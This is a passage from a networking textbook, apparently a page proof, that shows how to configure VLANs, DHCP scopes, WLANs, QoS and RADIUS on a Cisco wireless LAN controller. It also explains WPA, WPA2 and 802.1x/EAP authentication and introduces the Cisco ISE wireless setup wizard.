The screenshot shows the Cisco WLC configuration interface for the 'Sales Department' VLAN. The top navigation bar is the same as in Figure 20-13. The 'CONTROLLER' tab is active, and the 'Interfaces' sub-item in the sidebar is selected. The main content area is titled 'Configuration'. It shows the following details: 'Interface Name' is 'Sales Department', 'MAC Address' is '00:01:42:03:3C:27'. Under the 'Configuration' section, there are checkboxes for 'Guest Lan' and 'Quarantine', and a 'Quarantine Vlan Id' field set to '0'. Under the 'Physical Information' section, there are fields for 'Port Number', 'Backup Port', and 'Active Port', all set to '0', and a checkbox for 'Enable Dynamic AP Management'. Under the 'Interface Address' section, there are fields for 'VLAN Identifier' (set to '100'), 'IP Address' (set to '172.16.1.0'), 'Netmask' (set to '255.255.255.0'), and 'Gateway' (set to '172.16.1.254').

Figure 20-14. WLC VLAN configuration

Click Interfaces in the left menu to see the VLAN we just created.

this figure will be printed in b/w




Figure 20-15. WLC VLAN summary

151
152
153
154

DHCP Configuration

Under CONTROLLER, there is Internal DHCP Server in the left menu. Expand it and click DHCP Scopes where we can see the initial DHCP scope (day0-dhcp-mgmt) that allowed us to access the WLC for initial configuration.

this figure will be printed in b/w




Figure 20-16. WLC DHCP summary

To create our new DHCP scope, click New and assign it VLAN 100, our VLAN that we created earlier. We see that our address pool is 0.0.0.0 - 0.0.0.0. Click the VLAN to change the settings.




Figure 20-17. WLC DHCP creation

We can now configure the subnet, net mask, lease time, default routers, and DNS servers.




Figure 20-18. WLC DHCP configuration

Don't forget to click Apply in the upper-right menu and click Save configuration in the upper-right menu afterward.

WLAN Configuration

To create a new WLAN, click WLANs in the top menu. You now see already configured WLANs. Click the Go button which allows us to create a new WLAN.

this figure will be printed in b/w



Figure 20-19. WLC WLAN creation

161
162

Choose the WLAN type in the dropdown menu and enter the profile name and choose your SSID. It is recommended to use the same profile name and SSID. We will create ID 10.

AU10

this figure will be printed in b/w




Figure 20-20. WLC WLAN configuration

163

You must click Enabled next to Status to activate the WLAN.

this figure will be printed in b/w




Figure 20-21. WLC WLAN enabled

AU6

Let's look at the QoS tab and look at the preset settings. If we select Quality of Service, we see preset settings for video and voice among others. If a client asked to you prioritize voice, you would select that option.

164
165

The screenshot shows the configuration page for the 'apress' WLAN, specifically the QoS tab. The top navigation bar includes MONITOR, WLANs, CONTROLLER, WIRELESS, SECURITY, and MANAGEMENT. The QoS tab is active, showing a dropdown menu for Quality of Service (QoS) with the following options: Silver (best effort), Platinum (voice), Gold (video), Silver (best effort) (highlighted), and Bronze (background). Below the dropdown are sections for 'Override Per-User Bandwidth Contracts (kbps)' and 'Override Per-SSID Bandwidth Contracts (kbps)'. Each section has input fields for Average Data Rate, Burst Data Rate, Average Real-Time Rate, and Burst Real-Time Rate for both DownStream and UpStream directions. A 'Clear' button is also present.

this figure will be printed in b/w

Figure 20-22. WLC QoS configuration

MANAGEMENT

If you click the MANAGEMENT tab, we see different options for managing the WLAN. Let's look at SNMP (port 162) and SYSLOG and HTTP-HTTPS.

166
167
168

this figure will be printed in b/w




Figure 20-23. WLC SNMP configuration

Security

WLAN security is a huge concern for any network administrator. There are many threats introduced into your network when you move to wireless, which wired networks do not have to be concerned about. Also note that you still must secure the networks from the same vulnerabilities that exist in wired networks. Anyone can sniff your traffic because it is in the air. This section explores security concepts, such as the vulnerabilities that are introduced and how to mitigate the threat of an attack on your WLAN. Many WLANs today do not implement good security, which almost allows access to anyone. If you want proof, just look at some of your neighbors’ networks—they are wide open (but do not use their networks).

Encryption and Authentication

Let’s very briefly cover wired equivalent privacy (WEP), because it should not be used for encryption and any network using WEP should be considered insecure. It is important to protect your data by keeping unauthorized users out of the networks and preventing eavesdropping. Next, you learn about Wi-Fi Protected Access (WPA) and 802.1x authentication.

WPA

WPA has two versions, WPA and WPA2, which were introduced by the Wi-Fi Alliance. WPA was developed to replace WEP due to its vulnerabilities. WPA makes key cracking very unlikely because it causes automatic key changes. WPA can be used with 802.1x or pre-shared keys. WPA2 is a stronger form of encryption and is an update to WPA. WPA uses Rivest Cipher 4 (RC4), whereas WPA2 uses Advanced Encryption Standard (AES), which is one of the strongest encryption algorithms. It has not been broken to date and is used to protect government information.

802.1x

802.1x uses several authentication protocols to provide access control, including the Extensible Authentication Protocol (EAP), Extensible Authentication Protocol Transport Layer Security (EAP-TLS), Protected EAP (PEAP), Lightweight Extensible Authentication Protocol (LEAP), and EAP Flexible Authentication via Secure Tunneling (EAP-FAST). 802.1x prevents users from being allowed to pass data through a WLAN AP until they have been authenticated. Authentication is based on a supplicant or user that would like access, an authenticator or an AP that grants network access, and an authentication server that grants permission based on credentials provided by the supplicant.

EAP supports many different methods of authentication, including the use of the following:

- Smart cards
- One-time passwords
- Certificates
- Public key authentication
- Tokens
- Kerberos

The EAP process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access, and the user must provide authentication information. Next, the authentication server and user authenticate each other and agree on a key. Finally, the user is granted access to the network.

EAP-TLS uses public key cryptography, allowing the server and user to mutually authenticate each other. Digital certificates and smart cards are forms of public key cryptography. The communication between the user and server is encrypted with a TLS tunnel. WEP, WPA, or WPA2 encrypts the data after the user is authenticated. The EAP-TLS process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access, and the user must provide authentication information via a certificate. Next, the authentication server provides a certificate to the user. The user and the server authenticate each other and agree on a key and establish a secure tunnel. Finally, the user is granted access to the network.

PEAP uses a server-side authentication system similar to that used in SSL using TLS. The PEAP process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access. The user verifies the server certificate. Next, the authentication server authenticates the user by using a one-time password or some other means and agrees on a key. Finally, the user is granted access to the network. Windows passwords and usernames can be used to authenticate users also, including the authentication server communicating with Active Directory to allow user access.

LEAP provides a username and password authentication that allows users access to the network. Each time a user authenticates, a new key is generated. Every time a user moves to a new AP, a new key is created. The LEAP process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access. The user must provide login credentials to the server. Next, the authentication server and user authenticate each other and create a session key. Finally, the user is granted access to the network.

EAP-FAST uses a certificate-based authentication with a username and password via an encrypted TLS tunnel between the user and authentication server. EAP-FAST uses shared secret keys to make reassociation between the user and the AP fast. Public keys can also be used, but the AP must know the secret key for the user in advance. The EAP-FAST process of authentication starts with a user trying to associate with an AP. The AP restricts the user from network access. The user verifies the server's credential with the shared key. Next, the authentication server and user agree on a key. Finally, the user is granted access to the network after the secure tunnel is connected.

Authentication Server

234
235
236

Let's configure a RADIUS server for authentication. Navigate to SECURITY and then under AAA click RADIUS and Authentication.

this figure will be printed in b/w




Figure 20-24. WLC RADIUS add server

AU7

237 If you click New, we can create a new server.

this figure will be printed in b/w




Figure 20-25. WLC RADIUS server configuration

238 In order to authenticate clients to your WLAN, you should use an authentication server. Click the
239 Security tab. We see that we can choose WPA2 and use AES for encryption. We see Authentication Key
240 Management where 802.1x can be enabled.




Figure 20-26. WLC WLAN security

AU11

If you expand the AAA Servers option, we see RADIUS and TACACS+ options. Let's configure RADIUS

this figure will be printed in b/w

241
242




Figure 20-27. WLC WLAN security AAA configuration

Cisco ISE

Cisco ISE and WLAN

We can configure and manage WLCs with Cisco ISE. Browse to the ISE GUI at <https://ISEIP/admin>. If this is your first login, you will be asked to run the Wireless Setup wizard. If it is not your first time, then the wizard is in the upper-right corner of the ISE GUI.

this figure will be printed in b/w

243
244
245
246
247

this figure will be printed in b/w




Figure 20-28. Cisco ISE GUI

248
249

This section will cover deploying ISE and a WLC. Navigate to the Wireless Setup wizard by hovering over the circle icon with an arrow in the top-right corner and selecting Wireless Setup.

this figure will be printed in b/w





Figure 20-29. Cisco ISE wireless setup menu

We will use the Wireless Setup wizard to configure ISE with the following options:



this figure will be printed in b/w

Figure 20-30. Cisco ISE wireless setup

Bring Your Own Device (BYOD): Give your employees the option to use their own devices you specify as admin or allow them to enroll in a device portal. 250

Guest Access: This will allow a custom portal page where a guest can register their device to create a wireless access account. 251

Secure Wireless with WPA2, PEAP authentication, and 802.1x: This will secure corporate users using Active Directory for authentication. 252

Wireless Setup Wizard 256

We have three options for configuration, and you can run any one or all three in any order. 257

this figure will be printed in b/w


